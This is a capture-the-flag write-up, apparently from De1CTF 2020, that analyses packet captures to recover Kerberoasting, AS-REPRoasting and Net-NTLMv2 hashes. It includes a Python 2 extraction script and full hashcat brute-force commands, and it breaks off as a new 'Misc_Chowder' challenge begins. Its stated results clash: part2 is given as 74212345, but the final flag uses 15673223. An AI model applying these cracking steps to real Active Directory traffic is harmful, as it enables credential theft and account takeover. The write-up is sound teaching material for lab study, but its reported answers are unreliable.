
Then there is a tgs-req request



```
KRB5        94 TGS-REQ
TCP         54 88 → 50656 [ACK] Seq=1 Ack=1501 Win=65536 Len=0
TCP       1514 88 → 50656 [ACK] Seq=1 Ack=1501 Win=65536 Len=14
KRB5        68 TGS-REP
```

Back to hint, it's supposed to be a brute force attack or something, and then guess `kerberosting`

Then extract the SPN in TGS-REQ and the `enc−part` of the ticket



```
⌄ Kerberos
  › Record Mark: 1470 bytes
  ⌄ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: TEST.LOCAL
    › cname
    ⌄ ticket
        tkt-vno: 5
        realm: TEST.LOCAL
      ⌄ sname
          name-type: kRB5-NT-SRV-INST (2)
        ⌄ sname-string: 2 items
            SNameString: part1
            SNameString: De1CTF2020
      ⌄ enc-part
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          kvno: 2
          cipher: b9bac2cd9555738bc4f8a38b7aa3b01d12befde687b62d10…
    › enc-part
```

Constructed into a hash format supported by hashcat, `$krb5tgs$23$*<USERNAME>$<DOMAIN>$<SPN>*$<FIRST_16_BYTES>$<REMAINING_BYTES>`

Then brute force


```
hashcat64.exe -m 13100
$krb5tgs$23$*De1CTF2020$test.local$part1/De1CTF2020*$b9bac2cd9555738bc4
f8a38b7aa3b01d$12befde687b62d10d325ebc03e0dd0d6bca1f526240dfa6d23dc5bca
fc224591dcf4ba97bf6219cfbe16f1b59d289800fdcc8f051626b7fe0c2343d860087c4
5b68d329fd1107cebe4e537f77f9eea0834ae8018a4fe8518f1c69be95667fd69dcc590
d3d443a8530ff8e38ee7f7b6e378d64a8b43b985bcc20f941947ea9e8463fd7e0fa77f2
84368b9b489f6d557da1e02990cfc725723e5d452ff6e659717947805b852ad734c5acc
8011e535b96cef3af796610196d31c725362f7426e0cf92985ffe0717baaf5066fdba76
0b90e2c9b7e15bc9a4952cff47d4a092d3be6128997f9ff85dbafb85a5569b5d021b2a2
3c6371cbdf8beaa68b332e6ba1c1a8dc43c50695498ed8c2dfbf11760af35e1b913cd36
b8015df37a146d2696c8b6b5f2ce375f2674acc0ce04aa98b9d21291466ce7a2aeb5a72
fda17fa53e5b41df67d3898457d05fc899096092b3aa5bc333cb75eb5eee4b1c33356e7
2d9d28d6d674a5e47f64c72afb580e8d4f713a5ae265a4c825c39c19313a532a23c27ea
f24bcde29c5e65c13cc057e0db72094bcedb6049574e35e511847f460180ddd78f4c918
7345b1068bd608ca238c20d200ffa7e3891d076fe6fcef93d044c79f5ec9fb33561a35a
cf785b2a203df6d07e39161d9d3cedbe6d4394bd2bf43e545acd03f796c7863d684f9db
4a5eef070f71e58a4882c2387d0705f4bed32fd7986dd672a15f6cfa56fe127af7c1572
16b2ea4f61ab7963d9dcaf4bb9222a7cba86d6a5e6c24833ffbf1957d90224764a01e0c
b5a90f12dfea4ddaef23e30c2bdafcbcd99031db5d0698c1a050fc679213a8b81b854c0
8686f43241a4ec937c71cd09c9519fa2bba3aa845c4e84dbd6d9bbc3a62c876fb4c30bf
a7960f0f51587ece14a31add698b1b9743e14fc343394f8a346c8e24cc8c26a8f8246f6
a68928d0118dea81fea9976af3c57fa4c764f565e458e065d5a2a3dd1b083f7851d4ae1
b791ada853e9a20e5b169ea0b8b582711f04df4dad8b461771dda5fca11c3f8f82d85e6
57bbd57d12cf15c8bbce7ad6cd1ebf540c45aefd4aef2ec828b06f208bd57be6a552948
1b9f8b8fad5962e86b349a720ec2a1380ed711ee0261b29383907dae6f7a45d3fff54ef
ae7ace1f4d7193f4a4d932699a41c3deb3ba9934278942e8f09ecd4339de4059dd3ff06
b78e773b6ab9826df7ea2a443dddd55cdf79db1f76e2f05105e6cc5f0c4bd494b9556d9
21c6cb3fa48d1ddd27cf077ebd3e44b716fc74d1115b293e348fb9676e6727a3a97a7c2
b86e8b83d8f90b9bf628c71e56aabcac381a32d493db3f255378c498a0bf527a9677cb8
1ec89911a9b09d6ffe16e2f2de63728439f8275d9f6feac2da860c5aab772034b2b0b96
2c033f8102ac86b2a9b07a82e9c70be65fe371e9d296afbe0e7272b90256428553c6a4f
b0a8f5290098e4dad4021d99a65f2a3fa4ad0d2f ?d?d?d?d?d?d?d?d -a 3 --force
```

Get Part1: 79345612

part2


This is actually the process of `AS-REPRoasting` . The judgment process is as follows

Follow up the LDAP query request and found that there is such a filter condition: `(userAccountControl:1.2.840.113556.1.4.803:=4194304)`



```
78: 315 bytes on wire (2520 bits), 315 bytes captured (2520 bits) on interface \Device\NPF_{0CA809DB-B67A-4427-B905-5345882C5323}, id 0
t II, Src: Vmware_30:87:29 (00:0c:29:30:87:29), Dst: Vmware_40:f3:91 (00:0c:29:40:f3:91)
t Protocol Version 4, Src: 192.168.141.136, Dst: 192.168.141.134
ssion Control Protocol, Src Port: 63057, Dst Port: 389, Seq: 3114, Ack: 309358, Len: 261
ight Directory Access Protocol
Buffer Length: 257
Buffer
;-API Generic Security Service Application Program Interface
;-API payload (229 bytes)
.DAPMessage searchRequest(11) "DC=test,DC=local" wholeSubtree
  messageID: 11
v protocolOp: searchRequest (3)
  v searchRequest
      baseObject: DC=test,DC=local
      scope: wholeSubtree (2)
      derefAliases: neverDerefAliases (0)
      sizeLimit: 0
      timeLimit: 600
      typesOnly: False
    v Filter: (&(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))(samAccountName=De1CTF2020))
      v filter: and (0)
        v and: (&(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))(samAccountName=De1CTF2020))
          v and: 3 items
            v Filter: (samAccountType=805306368)
              v and item: equalityMatch (3)
                > equalityMatch
            v Filter: (userAccountControl:1.2.840.113556.1.4.803:=4194304)
```


Wireshark · 分组 278 · part2.pcapng
Close
Help



TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072
SMARTCARD_REQUIRED	0x40000	262144
TRUSTED_FOR_DELEGATION	0x80000	524288
NOT_DELEGATED	0x100000	1048576
USE_DES_KEY_ONLY	0x200000	2097152
DONT_REQ_PREAUTH	0x400000	4194304
PASSWORD_EXPIRED	0x800000	8388608
TRUSTED_TO_AUTH_FOR_DELEGATION	0x1000000	16777216
PARTIAL_SECRETS_ACCOUNT	0x04000000	67108864


The value of `DONT_REQ_PREAUTH` is `4194304` , In other words, this LDAP request is to find the user who has enabled `Do not require Kerberos preauthentication` , If the user has turned on `Do not require Kerberos preauthentication` , then he can brute force the user's credentials through `AS-REPRoasting` .

There is another way to judge is that when the AS-REQ request is sent in the first step, AS-REP returned an `eRR-PROAUTH-REQUIRED` error, but this method cannot completely determine that it is `AS-REPRoasting` , because in the default case, the `Windows Kerberos` client does not include pre-authentication information in the first request, so this situation also occurs during normal authentication. `eRR-PROAUTH-REQUIRED` is just to further verify our guess of `AS-REPRoasting` above



```
> Frame 12: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits) on interface \Device\NPF_{0CA8
> Ethernet II, Src: Vmware_40:f3:91 (00:0c:29:40:f3:91), Dst: Vmware_30:87:29 (00:0c:29:30:87:29)
> Internet Protocol Version 4, Src: 192.168.141.134, Dst: 192.168.141.136
> Transmission Control Protocol, Src Port: 88, Dst Port: 63058, Seq: 1, Ack: 226, Len: 197
v Kerberos
  > Record Mark: 193 bytes
  v krb-error
      pvno: 5
      msg-type: krb-error (30)
      stime: 2020-04-01 09:18:46 (UTC)
      susec: 933414
      error-code: eRR-PREAUTH-REQUIRED (25)
      realm: TEST.LOCAL
    v sname
```

Guess it is after the AS-REPRoasting process, and then extract the `enc-part` part of the ticket from the AS-REP



```
v Kerberos
  > Record Mark: 1356 bytes
  v as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: TEST.LOCAL
    > cname
    > ticket
    v enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 2
        cipher: 2a00ca98642914e2cebb2718e79cbfb69026dd00f0b130fd…
```

Constructed into a hash format supported by hashcat, `$krb5asrep$23$<PRINCIPAL_NAME>:<FIRST_16_BYTES>$<REMAINING_BYTES>`

Then brute force

```
hashcat64.exe -m 18200
$krb5asrep$23$De1CTF2020@test.local:2a00ca98642914e2cebb2718e79cbfb6$90
26dd00f0b130fd4c4fd71a80817ddd5aec619a9b2e9b53ae2309bde0a9796ebcfa90558
e8aaa6f39350b8f6de3a815a7b62ec0c154fe5e2802070146068dc9db1dc981fb355c94
ead296cdaefc9c786ce589b43b25fb5b7ddad819db2edecd573342eaa029441ddfdb267
65ce01ff719917ba3d0e7ce71a0fae38f91d17cf26d139b377ea2eb5114a2d36a5f2798
3e8c4cb599d9a4a5ae31a24db701d0734c79b1d323fcf0fe574e8dcca5347a6fb98b7fc
2e63ccb125a48a44d4158de940b4fd0c74c7436198380c03170835d4934965ef6a25299
e3f1af107c2154f40598db8600c855b2b183 ?d?d?d?d?d?d?d?d -a 3 --force
```

get part2:74212345

part3

This is an NTLM authentication process. You can extract the `Net-NTLM v2 hash` in the traffic packet. There are two methods. The first method is to extract the content of the `WWW-Authenticate` header.

The second One method is to extract the various parts of the `Net-NTLM v2 hash` directly from the traffic packet.

Take the first method as an example here, extract the contents of the `WWW-Authenticate` header, and write a script to convert it into `Net-NTLM v2 hash`

Reference：https://www.innovation.ch/personal/ronald/ntlm.html

python script

```python
NTLM="NTLM TlRMTVNTUAADAAAAGAAYAH4AAAAkASQBlgAAAAgACABYAAAAFAAUAGAAAAAKAAoAdAAAAAAAAAC6AQAABYKIogoAY0UAAAAPZ+qOBf/ZoMFgp+YUgxdqNVQARQBTAFQARABlADEAQwBUAEYAMgAwADIAMABXAEkATgAxADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtZkcwqDVhdD4EzWOqvx0EgEBAAAAAAAAEwy5ECMI1gHSKQvAwlYXqAAAAAACAAgAVABFAFMAVAABAAwARABNADIAMAAxADIABAAUAHQAZQBzAHQALgBsAG8AYwBhAGwAAwAiAGQAbQAyADAAMQAyAC4AdABlAHMAdAAuAGwAbwBjAGEAbAAFABQAdABlAHMAdAAuAGwAbwBjAGEAbAAHAAgAEwy5ECMI1gEGAAQAAgAAAAgAMAAwAAAAAAAAAAAAAAAAAEAAA7Ko9RN3EZAJsRTIGgTqvoLkY8q1D1Jfvj7a+sggyWKQKABAAAAAAAAAAAAAAAAAAAAAAAAAAAAkAHgBIAFQAVABQAC8AdABlAHMAdAAuAGwAbwBjAGEAbAAAAAAAAAAAAAAA=="
b64_challenge="NTLM TlRMTVNTUAACAAAACAAIADgAAAAFgomiVohvkPy3Pe0AAAAAAAAAAIIAggBAAAAABgOAJQAAAA9UAEUAUwBUAAIACABUAEUAUwBUAAEADABEAE0AMgAwADEAMgAEABQAdABlAHMAdAAuAGwAbwBjAGEAbAADACIAZABtADIAMAAxADIALgB0AGUAcwB0AC4AbABvAGMAYQBsAAUAFAB0AGUAcwB0AC4AbABvAGMAYQBsAAcACAATDLkQIwjWAQAAAAA="
challenge= b64_challenge[5:].decode("base64")[24:24+8].encode("hex")
message = NTLM[5:].decode("base64")

def msg2str(msg,start,uni=True):
    len = ord(msg[start+1])*256 + ord(msg[start])
    offset = ord(msg[start+5])*256 + ord(msg[start+4])
    if uni:
        return (msg[offset:offset+len]).replace("\x00","")
    else:
        return msg[offset:offset+len]


user = msg2str(message,36)
domain = msg2str(message,28)
response = msg2str(message,20,False)
NTProofStr = response[0:16].encode("hex")
blob = response[16:].encode("hex")

print("{user}::{domain}:{challenge}:{NTProofStr}:{blob}".format(user=user,domain=domain,challenge=challenge,NTProofStr=NTProofStr,blob=blob))
```

get `Net-NTLM v2 hash`

```
De1CTF2020::TEST:56886f90fcb73ded:b5991cc2a0d585d0f813358eaafc7412:0101000000000000130cb9102308d601d2290bc0c25617a80000000002000800540045005300540001000c0044004d003200300031003200040014007400650073007400 2e006c006f00630061006c000300220064006d0032003000310032002e0074006500730074002e006c006f00630061006c000500140074006500730074002e006c006f00630061006c0007000800130cb9102308d60106000400020000000800300030000000000000000000000000100000ecaa3d44ddc464026c453206813aafa0b918f2ad43d497ef8fb6beb2083258a40a001000000000000000000000000000000000000009001e00480054005400540050002f00740065007300740 02e006c006f00630061006c000000000000000000
```

Then use hashcat to brute force


```
hashcat64.exe -m 5600 De1CTF2020::TEST:56886f90fcb73ded:b5991cc2a0d585d0f813358eaafc7412:0101000000000000130cb9102308d601d2290bc0c25617a80000000002000800540045005300540001000c0044004d003200300031003200040014007400650073007400 2e006c006f00630061006c000300220064006d0032003000310032002e0074006500730074002e006c006f00630061006c000500140074006500730074002e006c006f00630061006c0007000800130cb9102308d60106000400020000000800300030000000000000000000000000100000ecaa3d44ddc464026c453206813aafa0b918f2ad43d497ef8fb6beb2083258a40a001000000000000000000000000000000000000009001e00480054005400540050002f00740065007300740 02e006c006f00630061006c000000000000000000 ?d?d?d?d?d?d?d?d -a 3 --force
```

get part3: `74212345`

So the final flag is: De1CTF{79345612_15673223_74212345}

Misc_Chowder

There is a `Misc_Chowder.pcap` given.Use wireshark to open it. Export the HTTP objects. You can see the type `multipart/form-data` . There are some data in them.


Wireshark · 导出 · HTTP 对象列表

